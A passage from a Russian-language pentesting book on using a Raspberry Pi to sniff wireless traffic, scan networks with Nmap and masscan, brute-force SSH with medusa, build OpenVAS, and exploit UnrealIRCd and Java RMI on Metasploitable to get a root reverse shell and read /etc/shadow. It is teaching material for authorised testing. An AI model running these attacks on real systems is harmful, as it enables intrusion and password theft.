В случае успеха вы увидите строку «KEY FOUND», в которой и содержится ключ к сети.

Здесь нужно просто подождать, когда удастся собрать достаточное число пакетов.

3.4.4. Перехват трафика

В случае если к сети уже удалось подключиться, очень полезно посмотреть, какой трафик в ней передается. Иногда в беспроводных сетях можно увидеть массу интересного и полезного с точки зрения пентеста. Например, пользовательские пароли, передаваемые в открытом виде, или конфиденциальную информацию.

Перехват трафика можно осуществлять различными способами. В простейшем случае подойдет штатная утилита `tcpdump`. Первой командой мы переводим интерфейс `wlan1` в смешанный режим, позволяющий перехватывать любые пакеты, а не только те, что предназначены для данного узла. Вторая команда запускает перехват пакетов.

```
Ifconfig wlan1 promisc
tcpdump -i wlan1
```

Однако более интересно использовать наиболее популярное средство Wireshark. Правда, для работы с этой утилитой наличие дисплея является обязательным. Для установки Wireshark необходимо выполнить следующие команды:

```
apt-get install wireshark
wireshark
```

Теперь можно осуществлять мониторинг передаваемого трафика (рис. 3.14).




Рис. 3.14. Wireshark в работе

Однако существенным недостатком при работе с Wireshark в Raspberry Pi с дисплеем является слишком маленький размер рабочего окна, ведь при использовании экранной клавиатуры для вывода информации останется буквально 2–3 строки. Поэтому я бы рекомендовал использовать Wireshark для сбора и экспорта трафика в cap-файл. Последующую обработку лучше все же проводить на обычном компьютере.

3.4.5. Сканирование сети

Итак, получив доступ в беспроводную сеть, мы можем просканировать доступные сегменты сети на наличие активных узлов, а также попытаться выяснить, какие порты открыты на этих узлах и какие операционные системы используются.

Наилучшим средством для решения данной задачи является сканер сети Nmap.

Установка Nmap на ОС Raspbian ничем не отличается от аналогичного действия на других дистрибутивах.

```
apt-get -y install nmap
```

Сканер готов к работе. Посмотрим, какой IP-адрес мы получили в беспроводной сети (рис. 3.16).

```
ifconfig wlan1
```

Рис. 3.15. Вывод ifconfig

Также выводы о том, какая подсеть используется, можно сделать на основании перехваченных Wireshark пакетов. Наличие пакетов из и в сеть 192.168.1.x позволяет сделать вывод о том, какая адресация используется, а бродкасты позволяют оценить размер сети и маску (рис. 3.16).




Рис. 3.16. Nmap в работе

Теперь нам необходимо запустить сканирование подсети для поиска узлов и запущенных на них приложений. Для сканирования подсети 192.168.1.0/24 нам потребуется выполнить команду:

```
root@kali:~# nmap -sS -O 192.168.1.0/24
```

Здесь мы проводим скрытое SYN-сканирование всех 255 машин сети 192.168.1.0/24 (опция -sS). Также будет произведена попытка определения операционной системы на каждом работающем хосте (опция -O).

Через несколько минут мы получим информацию о работающих в данный момент в сети узлах. Как видно, процесс сканирования не слишком сложен.

Вывод может быть аналогичен следующему:

```
Nmap scan report for 192.168.1.2

Host is up (0.0080s latency).

Not shown: 995 filtered ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn

445/tcp open netbios-ssn

912/tcp open vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

MAC Address: 00:25:22:12:C7:7F (ASRock Incorporation)

Service Info: OS: Windows
```

Прежде чем двигаться дальше, посмотрим, какие еще полезные для автоматизации и сканирования сети функции есть у Nmap.

В случае если злоумышленник хочет, чтобы его действия были менее подозрительными и не были обнаружены системами обнаружения атак (IDS), он может разбить свою атаку на части, сканируя только небольшие диапазоны адресов.

Приведенная ниже команда запускает перебор хостов и TCP-сканирование первой половины всех (из доступных 255) адресов подсети 192.168.1.0. Также опция -p проверяет, запущены ли SSH, DNS, POP3 или IMAP с использованием их стандартных портов, а еще использует ли какое-нибудь приложение порт 4564. Если какой-нибудь из этих портов открыт, то будет произведена попытка определения работающего с этим портом приложения.

```
root@kali:~# nmap -sV -p 22,53,110,143,4564 198.168.1.1-127
```

Практический смысл следующей команды может показаться сомнительным, потому что она указывает Nmap выбрать случайным образом 100000 хостов и просканировать их на наличие запущенных на них веб-серверов (порт 80). Однако я бы рекомендовал при проведении аудита выполнить данную команду, дабы сымитировать действия злоумышленника, уже про-

никшего в сеть и пытающегося использовать корпоративные ресурсы для осуществления атак на другие узлы.

При этом перебор хостов отключен опцией -PN, т. к. посылка пары предварительных запросов с целью определения доступности хоста является нецелесообразной, когда вас интересует всего один порт на каждом хосте.

```
root@kali:~# nmap -v -iR 100000 -PN -p 80
```

Если требуется просканировать большое количество узлов, то имеет смысл сохранять полученные результаты в файл. К тому же, в случае если злоумышленник будет обрабатывать полученные результаты с помощью сценариев, написанных, например, на Python, с целью автоматизации процесса взлома, вывод в файл также будет необходим.

Следующей командой будут просканированы 4096 IP-адресов (без предварительного пингования), а выходные данные будут сохранены в фомате XML и формате, удобном для просмотра утилитой grep (grepable-формат).

```
root@kali:~# nmap -PN -p80 -oX logs/pb-port80scan.xml -oG logs/pb-port80scan.
gnmap 216.163.128.20/20
```

Nmap является, пожалуй, наиболее известным средством сканирования сети. Однако, помимо него, существуют также и другие средства. Например, в случае если вам необходимо просканировать сеть в несколько тысяч узлов на предмет наличия хостов с открытыми портами, наиболее подходящим будет массовый сканер портов MASSCAN.

Это приложение способно отправлять до 10 миллионов пакетов в секунду. По утверждениям разработчиков, но может сканировать весь Интернет за 6 минут. Этот инструмент полезен для обзора сетей большого масштаба – таких как Интернет или крупные внутренние сети. Данный сканер построен на технологии асинхронного сканирования портов, когда одновременно отправляется большое количество пакетов на порты хоста. К тому же он достаточно гибкий, позволяет произвольные диапазоны адресов и портов.

Важной особенностью MASSCAN, о которой не стоит забывать, является то, что он использует кастомный (то есть специально изготовленный) TCP/IP-стек. То есть любое другое действие, которое выходит за пределы простого сканирования, приведёт к конфликту с локальным TCP/IP-стеком. Это означает, что вам либо нужно использовать опцию -S для использования раздельных IP-адресов, либо настроить операционную систему так, чтобы файервол обрабатывал порт, который использует masscan[номер ссылки].

Теперь перейдем непосредственно к работе с данной утилитой.

```
root@kali:~# masscan <ip-адрес/диапазон> -p порты опции
```

Предположим результаты предварительного аудита с помощью методов, описанных выше показали, что на многих машинах в сети можгут быть открыты порт 80, и группа портов от 7000 до 7100, которые использует самописное приложение. Также у нас имеется сеть 10.0.0.0/8. Мы хотим найти,

на каких из этих машин открыт порт 80 и диапазон портов с 7000 по 7100. При этом нам необходимо провести сканирование как можно быстрее, но с учетом пропускной способности каналов связи. Таким образом, нам надо отправлять 100 тысяч пакетов в секунду. Для этого выполним команду:

```
root@kali:~# masscan -p80,7000-7100 10.0.0.0/8 --rate=100000
```

В результате мы получим список машин с обнаруженными открытыми портами, аналогичный представленному на рис. 3.17.

Рис. 3.17. Обнаруженные узлы

Для удобства работы с собранной информацией ее необходимо сохранять в файл. В следующем примере в файл будут сохранены приветственные сообщения, которые показывают узлы при обращении к открытому порту 80.

```
root@kali:~# masscan -p80 10.0.0.0/8 --banners -oB <имя_файла>
```

Еще одной полезной опцией, которая может быть использована при проведении аудита, является возможность указания IP- и MAC-адреса интерфейса, отправляющего пакеты для сканирования.

Вот пример использования утилиты с заданными IP и MAC, сканирующей сеть 10.0.0.0/8 на наличие открытых портов 137–139.

```
root@kali:~# masscan 10.0.0.0/8 -p137-139 --adapter-ip 192.168.1.111 --adapter-mac
00-11-22-33-44-55
```

Для автоматизации и ускорения процесса сканирования можно создать конфигурационный файл, в котором указать необходимые параметры для IP- и MAC-адресов. Для этого нужно создать файл следующего формата:

```
adapter-ip = 192.168.1.111

adapter-mac = 00-11-22-33-44-55
```

И затем запустить утилиту с ключом -c.

```
root@kali:~# masscan -c <имя_файла>
```

Для генерации конфигурационного файла из текущих настроек наберите опцию --echo. Это остановит программу от обычного запуска, и вместо этого она просто напечатает текущую конфигурацию. Это полезно для генерации вашего первого конфигурационного файла или для просмотра списка параметров, о которых вы не знаете.

3.4.6. Подбор паролей

К сожалению, практика использования простых паролей и настроек по умолчанию все еще достаточно широко распространена. Поэтому неотъемлемой частью любого аудита информационной безопасности и тестирования на проникновение является попытка подбора пароля.

В результате проведенного предыдущего сканирования мы обнаружили узел 192.168.1.64, на котором открыты порты 21, 22, 80, 443. Далее нам необходимо идентифицировать, какая модель устройства используется. Проще всего это сделать, подключившись с помощью браузера по порту 80. В моем случае на главной странице будет отображено название устройства – точка доступа Zyxel NWA1123-AC-PRO. Далее, для того чтобы узнать логин/пароль по умолчанию, достаточно просто поискать руководство администратора для данного устройства в Интернете.

Однако мы немного усложним задачу, предположив, что у нас нет доступа к глобальной сети. Тогда нам необходимо подобрать пароль. Напомню, что на точке доступа открыты порты для служб FTP, SSH и веб. Наиболее удобным для перебора, по моему мнению, является SSH, так как данный протокол обычно используется для администрирования, в отличие от FTP. Для перебора паролей онлайн мы воспользуемся утилитой `medusa` и имеющимися в составе дистрибутива Kali Linux файлами словарей. Учитывая, что список возможных логинов можно ограничить до *root*, *admin*, подбор пароля по приведенному словарю занял не более десяти минут, при условии хорошего приема.

Файлы словарей можно найти в каталоге /usr/share/wordlists/ дистрибутива Kali Linux и просто переписать на SD-карту нашего Raspberry. Кстати, для этой атаки небольшая производительность микрокомпьютера особой роли не играет. Гораздо важнее пропускная способность канала связи до атакуемого узла.

Далее мы сначала устанавливаем утилиту, а затем запускаем процесс перебора. Для того чтобы не выводить на экран результат каждой неудачной попытки подбора, мы будем выводить только успешные попытки (рис. 3.18).

```
apt-get install medusa
medusa - h 192.168.1.64 -U admin -P /root/wordlists/fasttrack.txt -M ssh | grep SUCCESS
medusa - h 192.168.1.64 -U admin -P /root/wordlists/fasttrack.txt -M ssh | grep SUCCESS
```




Рис. 3.18. Подбор паролей утилитой Medusa

В результате был подобран пароль по умолчанию для данных точек доступа. Как ни странно, пароли по умолчанию можно встретить на устройствах не так уж и редко. Поэтому данная утилита и ее аналоги по-прежнему достаточно полезны и эффективны.

3.4.7. Поиск уязвимостей

Помимо подбора паролей, можно попытаться поискать уязвимости в используемых на узлах приложениях. К сожалению, для Raspberry Pi портирован только OpenVAS, поэтому использовать несколько сканеров для верности у нас не получится. Однако и этот сканер может дать неплохие результаты. Но процесс его установки довольно сложный и продолжительный, поэтому я настоятельно рекомендовал бы предварительно сделать бэкап.

Итак, на первом шаге устанавливаем необходимые пакеты (рис. 3.19).

```
apt-get update
apt-get install build-essential cmake bison flex libpcap-dev \
pkg-config libgnutls-dev libglib2.0-dev libgpgme11-dev uuid-dev \
sqlfairy xmltoman doxygen libssh-dev libksba-dev libldap2-dev \
libsqlite3-dev libmicrohttpd-dev libxml2-dev libxslt1-dev \
xsltproc clang rsync rpm nsis alien sqlite3
```




Рис. 3.19. Установка библиотек

Далее нам необходимо установить библиотеки ядра OpenVAS. Для начала мы обновляем список пакетов, затем устанавливаем необходимые библиотеки.

```
cd ~ &&
wget http://wald.intevation.org/frs/download.php/2031/openvas-libraries-7.0.10.tar.gz &&
tar xvf openvas-libraries-7.0.10.tar.gz &&
cd openvas-libraries-7.0.10 &&
cmake . &&
make &&
make doc &&
make install
```

Затем устанавливаем непосредственно библиотеки OpenVAS. На следующем шаге нам необходимо установить модуль сканера OpenVAS.

```
cd ~ &&
wget http://wald.intevation.org/frs/download.php/1959/openvas-scanner-4.0.6.tar.gz &&
tar xvf openvas-scanner-4.0.6.tar.gz &&
cd openvas-scanner-4.0.6 &&
cmake . &&
make &&
make doc &&
make install
```

Теперь ставим модуль управления Manage OpenVAS.

```
cd ~ &&
wget http://wald.intevation.org/frs/download.php/2035/openvas-manager-5.0.10.tar.gz &&
tar xvf openvas-manager-5.0.10.tar.gz &&
cd openvas-manager-5.0.10 &&
cmake . &&
make &&
make doc &&
make install
```

Ставим модуль Greenbone-security-assistant-5.0.7.

```
cd ~ &&
wget http://wald.intevation.org/frs/download.php/2039/greenbone-security-assistant-
5.0.7.tar.gz &&
tar xvf greenbone-security-assistant-5.0.7.tar.gz &&
cd greenbone-security-assistant-5.0.7 &&
cmake . &&
make &&
make doc &&
make install
```

Далее ставим клиентский модуль Openvas-cli-1.3.1.

```
cd ~ &&
wget http://wald.intevation.org/frs/download.php/1803/openvas-cli-1.3.1.tar.gz &&
tar xvf openvas-cli-1.3.1.tar.gz &&
```

```
cd openvas-cli-1.3.1 &&
cmake . &&
make &&
make doc &&
make install
```

Далее нам необходимо обновить ссылки на используемые библиотеки.

```
ldconfig
```

Теперь необходимо проверить корректность развернутого OpenVAS.

```
cd ~ &&
wget --no-check-certificate https://svn.wald.intevation.org/svn/openvas/trunk/tools/
openvas-check-setup &&
chmod +x openvas-check-setup &&
./openvas-check-setup --v7
```

Осталось уже немного. Создадим необходимые сертификаты.

```
openvas-mkcert
```

Обновим базу NVT:

```
openvas-nvt-sync
```

Обновим базу SCAP:

```
openvas-scapdata-sync
```

Обновим базу CERT:

```
openvas-certdata-sync
```

Все эти базы используются для проведения сканирований. Далее мы сгенерируем клиентские сертификаты:

```
openvas-mkcert-client -n -i
```

Проверим сигнатуры NVT:

```
apt-get install gnupg
wget http://www.openvas.org/OpenVAS_TI.asc
gpg --homedir=/usr/local/etc/openvas/gnupg --import OpenVAS_TI.asc
gpg --homedir=/usr/local/etc/openvas/gnupg --lsign-key 48DB4530
```

Включаем проверку сигнатур:

```
echo "nasl_no_signature_check = no" >> /usr/local/etc/openvas/openvassd.conf
```

Обновим portnames:

```
wget http://www.iana.org/assignments/service-names-port-numbers/service-names-port-
numbers.xml &&
openvas-portnames-update service-names-port-numbers.xml &&
rm service-names-port-numbers.xml
```

Установим парольную политику:

```
nano /usr/local/etc/openvas/pwpolicy.conf
```

На следующем шаге предлагается установить Nmap 5.51. В случае если данный сканер уже установлен, этот шаг можно пропустить:

```
wget http://nmap.org/dist/nmap-5.51.6.tgz &&
tar xvf nmap-5.51.6.tgz &&
cd nmap-5.51.6 &&
./configure &&
make &&
make install
```

Запустим OpenVAS Scanner:

```
openvassd
```

Проинициализируем базу данных сканера. Этот шаг может занять до получаса.

```
openvasmd --rebuild -progress
```

Снова запустим OpenVAS Scanner:

```
openvassd
```

Запустим демон менеджера OpenVAS:

```
openvasmd
```

Запустим OpenVAS Greenbone Security Assistant:

```
gsad
```

Сгенерируем пароль администратора:

```
openvasmd --create-user=admin --role=Admin
```

Этот пароль необходимо скопировать и сохранить, так как он будет использоваться для входа в консоль OpenVAS через веб. Открываем https://127.0.0.1:9392. Вводим те учетные данные, которые нам выдали при установке.

Все, установка сканера OpenVAS завершена. Замечу, что на просторах Интернета можно найти несколько инструкций по установке OpenVAS на Raspberry Pi. Однако реально рабочей оказалась лишь эта, так как все остальные на первых же шагах приводили к ошибкам.

В случае если вы хотите, чтобы OpenVAS запускался при запуске системы, необходимо выполнить следующие команды:

```
cd ~ &&
wget --no-check-certificate https://sourceforge.net/projects/openvasvm/files/openvasd/
download && cp openvasd /etc/init.d/ && update-rc.d openvasd defaults
```

Теперь произведем сканирование на уязвимости с помощью сканера OpenVAS. Для начала необходимо сконфигурировать задачу сканирования. Идем в раздел **Configuration → Scan Configs**. Далее выбираем политику **Full and fast ultimate** и клонируем ее, нажав на значок овечки. Теперь отредактируем клон, нажав на значок гаечного ключа. Прежде всего даем политике название, остальные опции оставляем без изменения, но учитываем safe_check – отключение данной опции позволит запускаться потенциально опасным NVT тестам, выполнение которых может вызвать сбои в работе хоста.

Далее устанавливаем цели сканирования в разделе **Configuration → Target**. Прописываем цели сканирования, диапазон портов можно оставить без изменения. Затем запускаем сканирование, выбрав раздел **ScanManagement → Task**. По окончании работы получаем отчет, аналогичный приведенному на рис. 3.20.

						Total	Run Alert	Download
Full report:	43	174	837	8058	0	9112		PDF
All filtered results:	43	174	0	0	0	217		PDF
Filtered results 1 - 100:	29	71	0	0	0	100		PDF

Рис. 3.20. Найденные сканером OpenVAS уязвимости

Собранная информация о найденных уязвимостях является важным элементом отчета о пентесте, так как с помощью этих уязвимостей можно впоследствии реализовать атаки. Поэтому нелишним будет сохранить сгенерированный OpenVAS файл отчета на компьютер для последующего прикрепления к отчету о пентесте.

3.4.8. Эксплуатация найденных уязвимостей

Итак, мы собрали информацию о найденных в целевой системе уязвимостях. Теперь нам необходимо попробовать воспользоваться этими дырами в безопасности. В этом нам поможет Metasploit.

Знаменитый фреймворк Metasploit является стандартом де-факто в качестве средства эксплуатации найденных уязвимостей. При установке на Raspberry Pi проблем возникнуть не должно.

Сначала устанавливаем необходимые для работы Metasploit пакеты:

```
apt-get -y install build-essential zlib1g zlib1g-dev libxml2 libxml2-dev libxslt-dev
locate libreadline6-dev libcurl4-openssl-dev git-core libssl-dev libyaml-dev
openssl autoconf libtool ncurses-dev bison curl wget postgresql postgresql-contrib
libpq-dev libapr1 libaprutil1 libsvn1 libpcap-dev apt-get install git-core
postgresql curl ruby1.9.3 nmap gem
gem install wirble sqlite3 bundler
```

Далее устанавливаем сам фреймворк.

```
cd /opt
cd metasploit-framework
```

```
bundle install
```

В процессе отладки работы Metasploit на Raspberry Pi я бы порекомендовал воспользоваться специальным дистрибутивом Metasploitable (https://sourceforge.net/projects/metasploitable/files/Metasploitable2/). Этот дистрибутив содержит ряд уязвимостей, так что на нем можно проверить работу как сканера OpenVAS, так и фрейморка Metasploit. Почитать про эти уязвимости можно на сайте https://community.rapid7.com/docs/DOC-1875.

Пусть целевой уязвимой машиной является 192.168.60.130. Тогда предварительно проведенное сканирование данной машины показало следующие уязвимости (рис. 3.21).

☐	CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator ...	1
☐	CRITICAL	rexecd Service Detection	1
☐	CRITICAL	Rogue Shell Backdoor Detection	1
☐	CRITICAL	UnrealIRCd Backdoor Detection	1
☐	CRITICAL	Unsupported Unix Operating System	1
☐	CRITICAL	VNC Server 'password' Password	1
☐	HIGH	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning	1
☐	HIGH	rlogin Service Detection	1
☐	HIGH	rsh Service Detection	1

Рис. 3.21. Найденные уязвимости

Посмотрим, что с этим можно сделать на практике. У нас обнаружилось несколько уязвимостей уровня CRITICAL. С точки зрения изучения работы с Metasploit нам интересна уязвимость UnrealIRCd. Наличие сервиса rexec и простой пароль на VNC, конечно, тоже интересны, но эти дыры можно использовать без помощи Metasploit.

Вернемся в консоль Metasploit и поищем информацию об IRCd.

```
msf > search ircd

Matching Modules

================

    Name  Disclosure Date  Rank  Description

    ----  ---------------  ----  -----------

    exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  UnrealIRCD
3.2.8.1 Backdoor Command Execution
```

Возможно, это то, что нам нужно. Подключим этот модуль.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

В Metasploit существует несколько типов модулей. Сейчас мы воспользовались набором эксплоитов для Unix-систем. Каждый модуль имеет в своем составе набор настроек, с помощью которых можно осуществлять эксплуатацию уязвимости. Посмотрим, какие настройки есть у этого модуля.

```
msf exploit(unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

    Name Current Setting Required Description

    ---- --------------- -------- -----------

    RHOST yes The target address

    RPORT 6667 yes The target port

Exploit target:

    Id Name

    -- ----

    0 Automatic Target
```

Здесь есть узел и порт назначения. Порт оставляем без изменения, так как по отчету Nessus этот порт открыт. А вот хост назначения необходимо указать свой. В моем случае это будет 192.168.60.130.

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.60.130

RHOST => 192.168.60.130
```

В общем случае для эксплуатации уязвимости этих настроек будет достаточно. Проверим.

```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.60.129:4444

[*] 192.168.60.130:6667 - Connected to 192.168.60.130:6667...

     :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

     :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead

[*] 192.168.60.130:6667 - Sending backdoor command...
```

```
[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo c4IULj4NAN8LzMgT;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket A

[*] A: "c4IULj4NAN8LzMgT\r\n"

[*] Matching...

[*] B is input...

[*] Command shell session 1 opened (192.168.60.129:4444 -> 192.168.60.130:43975)
at 2016-05-27 02:20:21 -0400
```

Как видно из приведенного вывода, эксплоит успешно отработал и открыл удаленный доступ к командной строке на атакуемой машине. Посмотрим, какие у нас права.

```
id

uid=0(root) gid=0(root)
```

Проверим доступность файла с зашифрованными паролями пользователей.

```
cat /etc/shadow

root:$1$/av...
```

Как видно, эксплоит успешно отработал. Но что делать, если что-то пошло не так?

Например, что делать, если при использовании свежеустановленного Kali Linux данный пример не сработал? При попытке установить соединение на шаге

```
[*] Started reverse TCP double handler on 192.168.60.129:4444
```

Metasploit сообщит о том, что не может установить соединение по порту 4444. Наиболее вероятной причиной данной проблемы является межсетевой экран на Kali Linux. Для его настройки рекомендую выполнить следующие действия в командной строке:

```
root@kali:~# apt-get update

root@kali:~# apt-get install gufw

root@kali:~# gufw
```

В открывшемся окне необходимо настроить правила доступа для входящих соединений по порту 4444.

Выполнив простейшую атаку, мы немного углубимся в работу с Metasploit. В одной из предыдущих статей мы проводили сканирование сети с помощью Nmap. Так вот, в Metasploit Framework предоставляет возможность запускать этот сканер непосредственно в своей консоли. Посмотрим, как можно использовать данный функционал. Просканируем всю подсеть 192.168.60.0/24.

```
msf > db_nmap -v -sS -A 192.168.60.0/24
```

В результате мы получаем список присутствующих в сети узлов и открытых на них портов. Посмотрим, какие есть активные узлы:

```
msf > hosts

Hosts
=====

address mac name os_name os_flavor os_sp purpose info comments
192.168.60.1 00:..:08 Windows 7 client
192.168.60.2 00:..:D0 Windows 7 client
192.168.60.130 00:..:5d metasploitable Linux 2.6.X server
```

Как видно, моя тестовая машина 192.168.60.130 обнаружена. Теперь посмотрим, какие нашлись сервисы:

```
msf > services

Services

host port proto name state info


192.168.60.130 21 tcp ftp open vsftpd 2.3.4

192.168.60.130 22 tcp ssh open OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0

192.168.60.130 23 tcp telnet open Linux telnetd

192.168.60.130 25 tcp smtp open Postfix smtpd

192.168.60.130 53 tcp domain open ISC BIND 9.4.2

192.168.60.130 80 tcp http open Apache httpd 2.2.8 (Ubuntu) DAV/2

192.168.60.130 111 tcp rpcbind open 2 RPC #100000
```

```
192.168.60.130 139 tcp netbios-ssn open Samba smbd 3.X workgroup: WORKGROUP

192.168.60.130 445 tcp netbios-ssn open Samba smbd 3.X workgroup: WORKGROUP

192.168.60.130 512 tcp exec open netkit-rsh rexecd

192.168.60.130 513 tcp login open

192.168.60.130 514 tcp tcpwrapped open

192.168.60.130 1099 tcp java-rmi open Java RMI Registry
```

Предлагаю обратить внимание на сервис Java RMI. Протокол RMI объединяет два других протокола в едином формате: Java Object Serialization и HTTP. Приложения Java часто содержат уязвимости, поэтому попробуем посмотреть, что есть в Metasploit для java_rmi.

В выводе сканера указан сервис java_rmi, однако, попробовав несколько вариантов слов для поиска, наиболее интересные варианты эксплоитов обнаружились именно в ветке java_rmi.

```
msf > search java_rmi

Matching Modules

================

Name Disclosure Date Rank Description

auxiliary/gather/java_rmi_registry normal Java RMI Registry Interfaces Enumeration

auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal Java RMI Server Insecure
Endpoint Code Execution Scanner

exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent Java
RMIConnectionImpl Deserialization Privilege Escalation

exploit/multi/misc/java_rmi_server 2011-10-15 excellent Java RMI Server Insecure
Default Configuration Java Code Execution
```

Воспользуемся эксплоитом для RMI-сервера.

```
msf > use exploit/multi/misc/java_rmi_server
```

Далее смотрим опции для данного модуля.

```
msf exploit(java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name Current Setting Required Description

HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
```

```
RHOST yes The target address

RPORT 1099 yes The target port

SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the
local machine or 0.0.0.0

SRVPORT 8080 yes The local port to listen on.

SSL false no Negotiate SSL for incoming connections

SSLCert no Path to a custom SSL certificate (default is randomly generated)

URIPATH no The URI to use for this exploit (default is random)

Exploit target:

Id Name
```

Нам необходимо указать IP-адрес удаленного узла.

```
msf exploit(java_rmi_server) > set RHOST 192.168.60.130

RHOST => 192.168.60.130
```

Теперь необходимо определиться с тем кодом эксплоита, который мы хотим использовать. Возможны различные варианты эксплуатации уязвимостей, например использование обратного соединения reverse shell. В таком случае целевой узел будет сам пытаться установить соединение с машиной атакующего. Это один из наиболее распространенных способов обхода файрволлов.

```
msf exploit(java_rmi_server) > show payloads

Compatible Payloads

Name Disclosure Date Rank Description

java/meterpreter/reverse_nonx_tcp normal Java Meterpreter, Reverse TCP Stager

java/meterpreter/reverse_tcp normal Java Meterpreter, Reverse TCP Stager

java/meterpreter/reverse_tcp_uuid normal Java Meterpreter, Reverse TCP Stager

java/metsvc_bind_tcp
```

Выберем вариант получения доступа с помощью Reverse_shell к командной строке по протоколу TCP.

```
msf exploit(java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
```

```
PAYLOAD => java/meterpreter/reverse_tcp
```

Здесь необходимо дополнительно указать узел (в примере 192.168.60.129), с которого производится атака, так как при осуществлении обратного соединения атакуемая машина сама будет подключаться к узлу атакующего.

```
msf exploit(java_rmi_server) > set LHOST 192.168.60.129

LHOST => 192.168.60.129
```

Запускаем эксплоит.

```
msf exploit(java_rmi_server) > exploit

[*] Exploit running as background job.

[*] Started bind handler

[*] 192.168.60.130:1099 - Using URL: http://0.0.0.0:8080/Ub6wok4A

msf exploit(java_rmi_server) > [*] 192.168.60.130:1099 - Local IP:
http://192.168.60.129:8080/Ub6wok4A

[*] 192.168.60.130:1099 - Server started.

[*] 192.168.60.130:1099 - Sending RMI Header...

[*] 192.168.60.130:1099 - Sending RMI Call...

[*] 192.168.60.130:1099 - Replied to request for payload JAR

[*] Sending stage (36 bytes) to 192.168.60.130

